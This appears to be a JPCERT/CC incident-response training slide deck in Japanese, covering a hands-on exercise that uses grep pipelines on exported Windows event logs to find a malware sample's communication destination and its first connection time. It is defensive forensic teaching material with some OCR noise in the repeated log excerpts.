

Internet Week

インシデント対応 ハンズオン

一般社団法人

JPCERT コーディネーションセンター

佐條 研

田中 信太郎

寺本 健悟

自己紹介

■ 佐條 研（さじょう けん）

- 以前は金融系企業にてSOC業務に従事
- 2019年1月よりJPCERT/CCにてマルウェア分析等に従事



■ 田中 信太郎（たなか しんたろう）

- 2016/9~ JPCERT/CCインシデントレスポンスグループ
- インシデントの調整・マルウェア分析



■ 寺本 健悟（てらもと けんご）

- 2020年6月より JPCERT/CCにてマルウェア分析、インシデントの調整に従事。



JPCERT/CCの活動


インシデント予防

インシデントの予測と捕捉

発生したインシデントへの対応

脆弱性情報ハンドリング


- ▶ 未公開の脆弱性関連情報を製品開発者へ提供し、対応依頼
- ▶ 関係機関と連携し、国際的に情報公開日を調整
- ▶ セキュアなコーディング手法の普及
- ▶ 制御システムに関する脆弱性関連情報の適切な流通



情報収集・分析・発信

定点観測 (TSUBAME)


- ▶ ネットワークトラフィック情報の収集分析
- ▶ セキュリティ上の脅威情報の収集、分析必要とする組織への提供



インシデントハンドリング

(インシデント対応調整支援)

- ▶ マルウェアの接続先等の攻撃関連サイト等の閉鎖等による被害最小化
- ▶ 攻撃手法の分析支援による被害可能性の確認、拡散抑止
- ▶ 再発防止に向けた関係各関の情報交換及び情報共有



早期警戒情報

重要インフラ、重要情報インフラ事業者等の特定組織向け情報発信

CSIRT構築支援

海外のNational-CSIRTや企業内のセキュリティ対応組織の構築・運用支援

制御システムセキュリティ

制御システムに関するインシデントハンドリング、情報収集・分析発信

アーティファクト分析

マルウェア (不正プログラム) 等の攻撃手法の分析、解析

国内外関係者との連携

日本シーサート協議会、フィッシング対策協議会の事務局運営等

国際連携

各種業務を円滑に行うための海外関係機関との連携

トレーニングのゴール

- 攻撃者のネットワーク侵入時にどのような痕跡がログに残るか理解し、発見できるようになる
- 侵入の痕跡を発見するためのログ取得設定のポイントを理解する

トレーニングの概要（前半）

時間	内容
13:00 ～15:10	<ul style="list-style-type: none">□ トレーニングの概要説明 □ ハンズオン<ul style="list-style-type: none">✓ ログ(イベントログ(PowerShell含む)、Proxyサーバ)からのマルウェア感染等の調査✓ 侵入後のネットワーク内部での攻撃パターンの理解

トレーニングの概要（後半）

時間	内容
15:20～ 16:50	<ul style="list-style-type: none">□ ハンズオン✓ Proxyログの調査✓ Active Directoryログの調査
17:00～ 17:50	<ul style="list-style-type: none">□ ハンズオン✓ 簡易ツールを用いたイベントログの調査✓ LogonTracer
	<ul style="list-style-type: none">□ まとめ□ 質疑応答

注意事項 1

本ハンズオン受講用のPC

- キーボードを使用可能なWindows OSもしくはMacOS X、Linux OSを搭載した端末 ※タブレット端末は不可
 - 無線LANを使用可能なこと
- ソフトウェア
 - Webブラウザ(ログのダウンロードに使用)
 - zipファイルの展開ソフト
 - ログファイルを閲覧、検索する事が可能なソフトウェア
 - ※ grepを推奨しますが、Excel、その他大容量テキストを閲覧、検索できるソフトでも代用可能です。
 - ※ 以下のどちらかのソフトウェアをインストールすれば、Windows環境でもgrepを使用可能です。
 - GitBash
 - Cygwin
 - GnuWin32のGrep for Windows

注意事項 2

本ハンズオンで使用するデータ

- 事前にInternetWeekのWebサイトからダウンロード、展開をお願いします。
- 以下から報告書（PDF）のダウンロードをお願いします。
 - 第1版
 - https://www.jpccert.or.jp/research/20160628ac-ir_research.pdf
 - 第2版
 - https://www.jpccert.or.jp/research/20171109ac-ir_research2.pdf
 - ツール分析結果シート
 - https://jpccertcc.github.io/ToolAnalysisResultSheet_jp/

目次

1

概要

2

ハンズオン

1

概要

2

ハンズオン

攻撃者の活動

侵入

- ネットワーク内部に侵入

初期調査

- 侵入した端末の情報を収集

探索活動

- 感染した端末に保存された情報や、ネットワーク内のリモート端末を探索

感染拡大

- 別のマルウェアへの感染
- 別の端末へのアクセス


情報送信

- 収集したデータの外部持ち出し

痕跡削除

- 使用したファイルおよびログの削除

ネットワーク内部に侵入した攻撃者の活動



コマンドおよびツール実行の痕跡

- コマンドおよびツール実行時に作成される痕跡を調査し報告書として公開



インシデント調査のための攻撃ツール等の実行痕跡調査に関する報告書
JPCERT/CC
https://www.jpcert.or.jp/research/ir_research.html

報告書

報告書ダウンロードURL

— 第1版

■ https://www.jpccert.or.jp/research/20160628ac-ir_research.pdf

— 第2版

■ https://www.jpccert.or.jp/research/20171109ac-ir_research2.pdf

— ツール分析結果シート

■ https://jpccertcc.github.io/ToolAnalysisResultSheet_jp/

以降のハンズオンでは、これらの報告書がヒントになることがあります。

1

概要

2

ハンズオン

ハンズオンの内容

■ 背景

- ある企業の社内の情報システム部門
- 前述のシステム群の管理者

■ 目的

- 社内で発生したインシデントの全体像の調査
- 影響範囲の特定

※どのログにどのような痕跡が残るのかを意識しながら実施すること

調査する環境について

クライアント
(12台)




⋮



ドメイン: example.co.jp
ネットワーク: 192.168.16.1/24



プロキシサーバー
192.168.16.10



AD
192.168.16.1

ホスト情報

ホスト名	IPアドレス	ユーザー名	OS
WIN-WFBHIBE5GXZ	192.168.16.1	administrator	Windows Server 2008
Win7_64JP_01	192.168.16.101	chiyoda.tokyo	Windows 7
Win7_64JP_02	192.168.16.102	yokohama.kanagawa	Windows 7
Win7_64JP_03	192.168.16.103	urayasu.chiba	Windows 7
Win7_64JP_04	192.168.16.104	urawa.saitama	Windows 7
Win7_64JP_05	192.168.16.105	hakata.fukuoka	Windows 7
Win7_64JP_06	192.168.16.106	sapporo.hokkaido	Windows 7
Win7_64JP_07	192.168.16.107	nagoya.aichi	Windows 7
Win7_64JP_08	192.168.16.108	sakai.osaka	Windows 7
Win10_64JP_09	192.168.16.109	maebashi.gunma	Windows 10
Win10_64JP_10	192.168.16.110	utsunomiya.tochigi	Windows 10
Win10_64JP_11	192.168.16.111	mito.ibaraki	Windows 10
Win10_64JP_12	192.168.16.112	naha.okinawa	Windows 10

使用する主なログ

イベントログ

(※実施するハンズオンにより
提供されるログは変化)

Security.csv (セキュリティログ)

Sysmon.csv (Sysmonログ)

TaskScheduler.csv (タスクスケジューラログ)

Powershell.csv (Powershell実行ログ)

イベントログを変換

イベントログはEVTX形式で保存されており、
イベントビューアーから確認が可能



しかし、イベントビューアーから
ログ調査を行うのは困難



テキスト形式にエクスポート・変換する
※方法はAppendix 1 に記載

ログの形式 (Security.csv)

- 「Windowsログ-セキュリティ」を「すべてのイベントを名前を付けて保存」で取得したファイル
—形式: CSV (ログが複数行に出力される)

レベル	日時	ソース	イベントID	タスクのカテゴリ
-----	----	-----	--------	----------

```
2 情報,2016/10/07 14:59:58,Microsoft-Windows-Security-Auditing,5156,フィルタリング プラットフォームの接続,"Windows フィルターリング
3
4 アプリケーション情報:
5   プロセス ID: 4
6   アプリケーション名: System
7
8 ネットワーク情報:
9   方向: 着信
10  送信元アドレス: 192.168.16.255
11  ソース ポート: 137
12  宛先アドレス: 192.168.16.102
13  宛先ポート: 137
14  プロトコル: 17
15
16 フィルター情報:
17  フィルターの実行時 ID: 0
18  レイヤー名: 受信/承諾
19  レイヤーの実行時 ID: 44
20 情報,2016/10/07 14:59:57,Microsoft-Windows-Security-Auditing,5156,フィルタリング プラットフォームの接続,"Windows フィルターリング
21
22 アプリケーション情報:
23  プロセス ID: 4
24  アプリケーション名: System
```

赤枠内が一つのログの塊

ログの形式 (Sysmon.csv)

- 「アプリケーションとサービス-Microsoft-Windows-Sysmon-Operational」を「すべてのイベントを名前を付けて保存」で取得したファイル

— 形式: CSV (ログが複数行に出力される)

レベル	日時	ソース	イベントID	タスクのカテゴリ
-----	----	-----	--------	----------

```
2 情報,2016/10/07 14:59:00,Microsoft-Windows-Sysmon,1,Process Create (rule: ProcessCreate),Process Create:↵
3 UtcTime: 2016-10-07 05:59:00.065↵
4 ProcessGuid: {02EA0504-39A4-57F7-0000-0010532F2400}↵
5 ProcessId: 1052↵
6 Image: C:\Program Files (x86)\Google\Update\GoogleUpdate.exe↵
7 CommandLine: ""C:\Program Files (x86)\Google\Update\GoogleUpdate.exe"" /ua /installsource scheduler↵
8 CurrentDirectory: C:\Windows\system32↵
9 User: NT AUTHORITY\SYSTEM↵
10 LogonGuid: {02EA0504-AA74-57F5-0000-0020E7030000}↵
11 LogonId: 0x3E7↵
12 TerminalSessionId: 0↵
13 IntegrityLevel: System↵
14 Hashes: SHA1=ADB86DFF9C00B308BF4ABBCB77E2C5233FEB61C5↵
15 ParentProcessGuid: {02EA0504-AA95-57F5-0000-00107EB10100}↵
16 ParentProcessId: 1860↵
17 ParentImage: C:\Windows\system32\taskeng.exe↵
18 ParentCommandLine: taskeng.exe {BE0F3FE8-EA3F-4EC2-9BC1-FE64B80A6228} S-1-5-18:NT AUTHORITY\SYSTEM;Service:"↵
19 情報,2016/10/07 14:51:12,Microsoft-Windows-Sysmon,3,Process terminated (rule: ProcessTerminate),Process terminated:↵
20 UtcTime: 2016-10-07 05:51:12.407↵
21 ProcessGuid: {02EA0504-376B-57F7-0000-0010A6FF2300}↵
22 ProcessId: 1860↵
23 Image: C:\Program Files (x86)\Google\Update\GoogleUpdate.exe↵
```

赤枠内が一つのログの塊

ログの形式 (TaskScheduler.csv)

- 「アプリケーションとサービス-Microsoft-Windows-TaskScheduler-Operational」を「すべてのイベントを名前を付けて保存」で取得したファイル

—形式: CSV

レベル	日時	ソース	イベントID	タスクのカテゴリ
-----	----	-----	--------	----------

```
2 エラー,2016/10/07 14:59:00,Microsoft-Windows-TaskScheduler,101,タスクの開始が失敗しました,"タスク スケジューラ"
3 警告,2016/10/07 14:59:00,Microsoft-Windows-TaskScheduler,322,起動要求が無視されました。インスタンスは既に存在します。
4 情報,2016/10/07 14:59:00,Microsoft-Windows-TaskScheduler,107,スケジューラによってトリガーされるタスク,"タスク スケジューラ"
5 情報,2016/10/07 14:59:00,Microsoft-Windows-TaskScheduler,129,タスクのプロセスが作成されました,"タスク スケジューラ"
6 情報,2016/10/07 14:59:00,Microsoft-Windows-TaskScheduler,200,開始された操作,"タスク スケジューラは、タスク スケジューラによってトリガーされるタスクのプロセスを作成しました。"
7 情報,2016/10/07 14:59:00,Microsoft-Windows-TaskScheduler,100,タスクの開始が失敗しました,"タスク スケジューラ"
8 情報,2016/10/07 14:59:00,Microsoft-Windows-TaskScheduler,107,スケジューラによってトリガーされるタスク,"タスク スケジューラ"
```

1行、1エントリ

ログの形式 (Powershell.csv)

- 「アプリケーションとサービス-Windows PowerShell」を「すべてのイベントを名前を付けて保存」で取得したファイル

— 形式: CSV (ログが複数行に出力される)

レベル	日時	ソース	イベントID	タスクのカテゴリ
-----	----	-----	--------	----------

```
2 情報,2018/11/07 16:03:24,PowerShell,403,エンジンのライフサイクル, エンジンの状態が Available から Stopped に変更されました。
3 ↓
4 詳細: ↓
5   NewEngineState=Stopped↓
6   PreviousEngineState=Available↓
7 ↓
8   SequenceNumber=10↓
9 ↓
10  HostName=ConsoleHost↓
11  HostVersion=2.0↓
12  HostId=124cc917-defb-4045-892a-183cdf9e19d↓
13  EngineVersion=2.0↓
14  RunspaceId=506d14fb-86f7-4920-96b6-30f1a96f8f29↓
15  PipelineId=↓
16  CommandName=↓
17  CommandType=↓
18  ScriptName=↓
19  CommandPath=↓
20  CommandLine="↓
21 情報,2018/11/07 16:03:24,PowerShell,400,エンジンのライフサイクル, エンジンの状態が None から Available に変更されました。↓
22 ↓
23 詳細: ↓
24   NewEngineState=Available↓
25   PreviousEngineState=None↓
```

赤枠内が一つのログの塊

grepの使い方(例)


- ファイルから文字列を検索するコマンド
 - grep 検索正規表現 ファイル名
 - ex) grep “user” *.csv
- 正規表現に一致しない行を検索するオプション
 - grep -v 検索正規表現 *.csv
- 一度に複数正規表現を検索する(OR)オプション
 - grep -e 検索正規表現1 -e 検索正規表現2 *.csv
- 正規表現に一致した後ろのn行を表示するオプション
 - grep -A n 検索正規表現 *.csv

ハンズオン1

初期調査 (ウイルス対策ソフトでの検知)

マルウェア感染端末の調査

Win7_64JP_01を使用しているユーザーからの以下の問い合わせを受ける



ウイルス対策ソフトが怪しい
ファイルを駆除したようなんだ
が問題がないか確認してほしい

駆除したファイル名は
「win.exe」

提供されたログ（Win7_64JP_01のログ）

イベントログ

Security.csv（セキュリティログ）

Sysmon.csv（Sysmonログ）

TaskScheduler.csv（タスクスケジューラログ）

Powershell.csv（Powershell実行ログ）

マルウェア感染端末の調査

Q1. マルウェアの通信先IPアドレスを特定し、該当の通信が発生した最初の時刻を確認してください。

マルウェア感染端末の調査

Q1. マルウェアの通信先IPアドレスを特定し、該当の通信が発生した最初の時刻を確認してください。



ヒント

- ① win.exe
- ② イベントID: 5156に通信が記録される
- ③ 「報告書(第1版)」のP.76を参照

ハンズオン 1 Q1

■ インシデント調査のための攻撃ツール等の実行痕跡調査に関する報告書 P.76

— https://www.jpccert.or.jp/research/20160628ac-ir_research.pdf

— 「Security.csv」 のイベントID: 5156

オブジェクト アクセス > フィルタリング プラットフォームの接続の監査	5154	Windows フィルタリング プラットフォームで、アプリケーションまたはサービスによるポートでの着信接続のリッスンが許可されました	アプリケーション又はサービスによるポートリッスン	<ul style="list-style-type: none">・プロセスID・プロセス名・アドレス・ポート・プロトコル番号
	5156	Windows フィルタリング プラットフォームで、接続が許可されました	Windows フィルタリング プラットフォーム (Windows ファイアウォール) による接続の許可 (拒否の場合は異なるイベントID (5152) が記録される)	<ul style="list-style-type: none">・プロセスID・プロセス名・方向 (送信・着信)・送信元アドレス・ソースポート・送信時は自身、着信時は接続元の情報となる・宛先アドレス・宛先ポート・送信時は接続先・着信時は自身の情報となる・プロトコル番号

ハンズオン1 Q1

通信先の確認手順

- イベントID:**5156**のログからwin.exeが用いられた際の宛先アドレスを確認

情報, 2021/11/07 17:59:59, Microsoft-Windows-Security-Auditing, 5156, フィルタリング プラットフォームの接続, "Windows フィルタリング プラットフォームで、接続が許可されました"

アプリケーション情報:
プロセス ID: 2804
アプリケーション名: %device%\harddiskvolume2\intel\logs\win.exe

ネットワーク情報:
方向: 送信
送信元アドレス: 192.168.16.101
宛先アドレス: 198.51.100.101
ポート: 80
プロトコル: 6

フィルタ情報:
フィルタの実行時 ID: 0
レイヤー名: 接続
レイヤーの実行時 ID: 48

情報, 2021/11/07 17:59:57, Microsoft-Windows-Security-Auditing, 5156, フィルタリング プラットフォームの接続, "Windows フィルタリング プラットフォームで、接続が許可されました"

アプリケーション情報:
プロセス ID: 4
アプリケーション名: System

ネットワーク情報:
方向: 着信
送信元アドレス: 192.168.16.255
ソース ポート: 137
宛先アドレス: 192.168.16.102
宛先ポート: 137
プロトコル: 17

通信先の確認手順

- ① Security.csvから、イベントID: 5156 のログを全て取得
- ② ①で取得したログから、win.exeに関連するログを取得
- ③ ②で取得したログから、宛先アドレスを取得

ハンズオン1 Q1

① Security.csvから、イベントID: 5156のログを全て取得

■ Security.csvから、grepを用いてイベントID:5156の文字列が含まれる行を取得するコマンド例

```
grep "5156" Security.csv
```

ハンズオン1 Q1

- Security.csvから、grepを用いてイベントID: 5156の文字列が含まれる行を取得するコマンド例

```
grep "5156" Security.csv
```

上記コマンドでは**赤枠部分**しか出力されず宛先アドレスを含むログの塊を取得することができない

```
レベル、日付と時刻、ソース、イベント ID、タスクのカテゴリ
情報, 2021/11/07 17:59:59, Microsoft-Windows-Security-Auditing, 5156, フィルタリング プラットフォームの接続, "Windows フィルタリング プラットフォームで、接続が許可されまし
アプリケーション情報:
  プロセス ID:          2804
  アプリケーション名:   %device%#harddiskvolume2\intel\logs\win.exe
ネットワーク情報:
  方向:                  送信
  送信元アドレス:      192.168.16.101
  ソース ポート:        50778
  宛先アドレス:        198.51.100.101
  宛先ポート:           80
  プロトコル:           6
フィルター情報:
  フィルターの実行時 ID: 0
  レイヤー名:           接続
  レイヤーの実行時 ID:  49
情報, 2021/11/07 17:59:57, Microsoft-Windows-Security-Auditing, 5156, フィルタリング プラットフォームの接続, "Windows フィルタリング プラットフォームで、接続が許可されまし
アプリケーション情報:
  プロセス ID:          4
  アプリケーション名:   System
```

ハンズオン1 Q1

■ Security.csvから、grepを用いてイベントID:5156のログの塊を取得するコマンド例

```
grep -A 17 "5156" Security.csv
```

```
情報,2021/11/07 17:59:59,Microsoft-Windows-Security-Auditing,5156,フィルタリング プラットフォームの接続, "Windows フィルターリング プラットフォーム
アプリケーション情報:
  プロセス ID:      2604
  アプリケーション名: %device#harddiskvolume2#intel#logs#win.exe
ネットワーク情報:
  方向:              送信
  送信元アドレス:   192.168.16.101
  ソースポート:     50778
  宛先アドレス:     198.51.100.101
  宛先ポート:       80
  プロトコル:       6
フィルタ情報:
  フィルターの実行時 ID: 0
  レイヤー名:         接続
  レイヤーの実行時 ID: 43
情報,2021/11/07 17:59:57,Microsoft-Windows-Security-Auditing,5160,フィルタリング プラットフォームの接続, "Windows フィルターリング プラットフォーム
アプリケーション情報:
  プロセス ID:      4
  アプリケーション名: System
ネットワーク情報:
  方向:              着信
  送信元アドレス:   192.168.16.255
  ソースポート:     137
  宛先アドレス:     192.168.16.102
  宛先ポート:       137
  プロトコル:       17
フィルタ情報:
  フィルターの実行時 ID: 0
  レイヤー名:         受信/承諾
  レイヤーの実行時 ID: 44
```

17

18

ハンズオン1 Q1

- 補足：行数が不明な場合の例
- 抽出すべき行数が不明な場合、「less」を使用して内容を確認

```
less Security.csv
```

- 文字列を検索し、見つけた行から表示するオプション

```
less +/文字列 Security.csv
```

- 「5156」をオプションで指定する際の例

```
less +/5156 Security.csv
```

ハンズオン1 Q1

② ①で取得したログから、win.exeに関連するログを取得

■ ①の結果から、grepを用いて宛先アドレスを含む win.exeを取得するコマンド例

```
grep -A 17 "5156" Security.csv | grep -A 9 "win.exe"
```

ハンズオン1 Q1

- ①の結果から、grepを用いて宛先アドレスを含むwin.exeを取得するコマンド例

```
grep -A 17 "5156" Security.csv | grep -A 9 "win.exe"
```

```
レベル: 日付と時刻, ソース, イベント ID, タスクのカテゴリ
情報, 2021/11/07 17:59:59, Microsoft-Windows-Security-Auditing, 5156, フィルタリング プラットフォームの接続, "Windows フィルタリング プラットフォームで、接続が許可されまし
アプリケーション情報:
プロセス ID: 2804
アプリケーション名: %device%harddiskvolume2\intel\logs%win.exe
ネットワーク情報:
方向: 送信
送信元アドレス: 192.168.18.101
ソース ポート: 50778
宛先アドレス: 198.51.100.101
宛先ポート: 80
プロトコル: 6
フィルター情報:
フィルターの実行時 ID: 0
レイヤー名: 接続
レイヤーの実行時 ID: 48
情報, 2021/11/07 17:59:57, Microsoft-Windows-Security-Auditing, 5156, フィルタリング プラットフォームの接続, "Windows フィルタリング プラットフォームで、接続が許可されまし
アプリケーション情報:
プロセス ID: 4
アプリケーション名: System
ネットワーク情報:
方向: 着信
送信元アドレス: 192.168.18.255
ソース ポート: 137
宛先アドレス: 192.168.18.102
宛先ポート: 137
プロトコル: 17
フィルター情報:
フィルターの実行時 ID: 0
レイヤー名: 受信/承諾
レイヤーの実行時 ID: 44
```



ハンズオン1 Q1

③ ②で取得したログから、宛先アドレスを取得

- ②の結果から、grepを用いて宛先アドレスの文字列が含まれる行を取得するコマンド例

```
grep -A 17 "5156" Security.csv | grep -A 9 "win.exe" | grep "宛先アドレス"
```

```
レベル、日付と時刻、ソース、イベント ID、タスクのカテゴリ
情報: 2021/11/07 17:59:59, Microsoft Windows Security Auditing, 5156, フィルタリング プラットフォームの接続, "Windows フィルターリング プラットフォームで、接続が許可されま
アプリケーション情報:
  プロセス ID: 2604
  アプリケーション名: %device%harddiskvolume2\intel\logs\win.exe
ネットワーク情報:
  方向: 送信
  送信元アドレス: 192.168.16.101
  宛先アドレス: 198.51.100.101
  プロトコル: 6
フィルタ情報:
  フィルタの実行時 ID: 0
  レイヤー名: 接続
  レイヤーの実行時 ID: 48
```


ハンズオン1 Q1

- ②の結果から、grepを用いて宛先アドレスの文字列が含まれる行を取得するコマンド例

```
grep -A "5156" 17 Security.csv | grep -A 9 "win.exe" | grep  
"宛先アドレス"
```

上記コマンドでは重複した文字列も表示される

```
$ grep -A 17 "5156" Security.csv | grep -A 9 "win.exe" | grep "宛先アドレス"  
宛先アドレス: 198.51.100.101  
宛先アドレス: 198.51.100.101  
宛先アドレス: 198.51.100.101  
.  
.  
.
```

ハンズオン1 Q1

- 重複をなくしたリストを作成するためのコマンド例
- 重複をなくすため、「sort」 「uniq」 を用いる
- 「uniq -c」 を用いることで、重複した数を表示

```
grep -A 17 "5156" Security.csv | grep -A 9 "win.exe" | grep  
"宛先アドレス" | sort | uniq -c
```

- 実行結果

```
$ grep -A 17 "5156" Security.csv | grep -A 9 "win.exe" | grep  
"宛先アドレス" | sort | uniq -c  
214      宛先アドレス:      198.51.100.101
```

時刻の確認手順

- ① Security.csvから、イベントID: 5156 のログを全て取得
- ② ①のログから、確認した通信先に関連するログを時刻を含んだ状態で取得

時刻の確認手順

- ③ ②で取得したログからwin.exeに関連するログを時刻を含んだ状態で取得
- ④ ③で取得したログから、初めに記録された時刻を確認

ハンズオン1 Q1

① Security.csvから、イベントID: 5156
のログを全て取得

■ Security.csvから、grepを用いてイベントID: 5156のログ
の塊を取得するコマンド例

```
grep -A 17 "5156" Security.csv
```

ハンズオン1 Q1

② ①のログから、確認した通信先に関連するログを時刻を含んだ状態で取得

■ ①の結果から、grepを用いて宛先アドレス
(198.51.100.101)の文字列が含まれる行を取得するコマンド例

```
grep -A 17 "5156" Security.csv | grep "198.51.100.101"
```

ハンズオン1 Q1

- ①の結果から、grepを用いて宛先アドレス (198.51.100.101) の文字列が含まれる行を取得するコマンド例

```
grep -A 17 "5156" Security.csv | grep "198.51.100.101"
```

上記コマンドでは赤枠部分しか出力されず時刻情報を含むログの塊を取得することができない

```
レベル、日付と時刻、ソース、イベント ID、タスクのカテゴリ
情報, 2021/11/07 17:59:59, Microsoft-Windows-Security-Auditing, 5156, フィルタリング プラットフォームの接続, "Windows フィルターリング プラットフォームで、接続が許可されまし
アプリケーション情報:
  プロセス ID: 2604
  アプリケーション名: %device%harddiskvolume2\intel\logs\*.exe
ネットワーク情報:
  方向: 送信
  送信元アドレス: 192.168.16.101
  (IP アドレス)
  宛先アドレス: 198.51.100.101
  (IP アドレス)
  プロトコル: 6
フィルタ情報:
  フィルタの実行時 ID: 0
  レイヤー名: 接続
  レイヤーの実行時 ID: 48
情報, 2021/11/07 17:59:57, Microsoft-Windows-Security-Auditing, 5156, フィルタリング プラットフォームの接続, "Windows フィルターリング プラットフォームで、接続が許可されまし
```

ハンズオン1 Q1

- ①の結果から、grepを用いて宛先アドレス(198.51.100.101)の文字列が含まれるログの塊を時刻情報を含んだ状態で取得するコマンド例

```
grep -A 17 "5156" Security.csv | grep -B 10 "198.51.100.101"
```

```
レベル: 日付と時刻 ソース イベント ID タイトルがカギカッコ  
情報, 2021/11/07 17:59:59, Microsoft-Windows-Security-Auditing, 5156, フィルタリング プラットフォームの接続, #windows フィルタリング プラットフォーム  
アプリケーション情報:  
  プロセス ID: 2004  
  アプリケーション名: %device%harddiskvolume2\intel\logs%win.exe } 10  
ネットワーク情報:  
  方向: 送信  
  送信元アドレス: 192.168.16.101  
  ソース ポート: 50778  
  宛先アドレス: 198.51.100.101 } 11  
  宛先ポート: 80  
  プロトコル: 6  
フィルター情報:  
  フィルターの実行時 ID: 0  
  レイヤー名: 接続  
  レイヤーの実行時 ID: 43  
情報, 2021/11/07 17:59:57, Microsoft-Windows-Security-Auditing, 5156, フィルタリング プラットフォームの接続, #windows フィルタリング プラットフォーム
```


ハンズオン1 Q1

③ ②で取得したログからwin.exeに関連するログを時刻を含んだ状態で取得

- ②の結果から、grepを用いてwin.exeの文字列が含まれるログの塊を時刻情報を含んだ状態で取得するコマンド例

```
grep -A 17 "5156" Security.csv | grep -B 10  
"198.51.100.101" | grep -B 4 "win.exe"
```

ハンズオン1 Q1

- ②の結果から、grepを用いてwin.exeの文字列が含まれるログの塊を時刻情報を含んだ状態で取得するコマンド例

```
grep -A 17 "5156" Security.csv | grep -B 10  
"198.51.100.101" | grep -B 4 "win.exe"
```

```
情報, 2021/11/07 17:59:59, Microsoft-Windows-Security-Auditing, 5156, フィルタリング プラットフォームの接続, #Windows フィルターリング プラットフォーム  
アプリケーション情報:  
プロセス ID: 2804  
アプリケーション名: %device%\harddiskvolume2\intel\logs\win.exe } 4  
ネットワーク情報:  
方向: 送信  
送信元アドレス: 192.168.18.101  
ソース ポート: 50778  
宛先アドレス: 198.51.100.101  
宛先ポート: 80  
プロトコル: 6 } 5  
フィルター情報:  
フィルターの実行時 ID: 0  
レイヤー名: 接続  
レイヤーの実行時 ID: 48  
情報, 2021/11/07 17:59:57, Microsoft-Windows-Security-Auditing, 5156, フィルタリング プラットフォームの接続, #Windows フィルターリング プラットフォーム
```

④ ③で取得したログから、初めに記録された時刻を確認

■ ③の結果から、ログが最初に確認されたログを確認する
コマンド例

■ ファイルの末尾を表示するために「tail」を用いる

```
grep -A 17 "5156" Security.csv | grep -B 10  
"198.51.100.101" | grep -B 4 "win.exe" | tail -n 5
```

■ 実行結果

情報,2021/11/07 15:53:04,Microsoft-Windows-Security-Auditing,5156,フィルタリングプラットフォームの接続,"Windows フィルターリングプラットフォームで、接続が許可されました。

アプリケーション情報:

プロセスID: 2604

アプリケーション名: ¥device¥harddiskvolume2¥intel¥logs¥win.exe

マルウェア感染端末の調査

Q1. マルウェアの通信先IPアドレスを特定し、該当の通信が発生した最初の時刻を確認してください。

解答 通信先IPアドレス:198.51.100.101

解説

イベントIDと検知したファイル名を手掛かりにSecurity.csvを調査する。

✓ イベントID: 5156

✓ 検知ファイル名: win.exe

<コマンド>

```
grep -A 17 "5156" Security.csv | grep -A 9  
win.exe | grep "宛先アドレス" | sort | uniq -c
```

マルウェア感染端末の調査

解答 2021/11/07 15:53:04

解説

イベントIDと通信先IPアドレスと検知したファイル名を手掛かりにSecurity.csvを調査する。

- ✓ イベントID: 5156
- ✓ 通信先IPアドレス: 198.51.100.101
- ✓ 検知ファイル名: win.exe

<コマンド>

```
grep -A 17 "5156" Security.csv | grep -B 10  
"198.51.100.101" | grep -B 4 "win.exe" | tail -n  
5
```

マルウェア感染端末の調査

Q2. マルウェアの動作開始時刻とマルウェアの実行方法を特定してください。

マルウェア感染端末の調査

Q2. マルウェアの動作開始時刻とマルウェアの実行方法を特定してください。



ヒント

- ① イベントID: 4688に実行したプロセスが記録される
- ② 「報告書(第1版)」のP.22、P.75を参照

ハンズオン 1 Q2

■ インシデント調査のための攻撃ツール等の実行痕跡調査に関する報告書 P.75

— https://www.jpccert.or.jp/research/20160628ac-ir_research.pdf

— 「Security.csv」 のイベントID: 4688

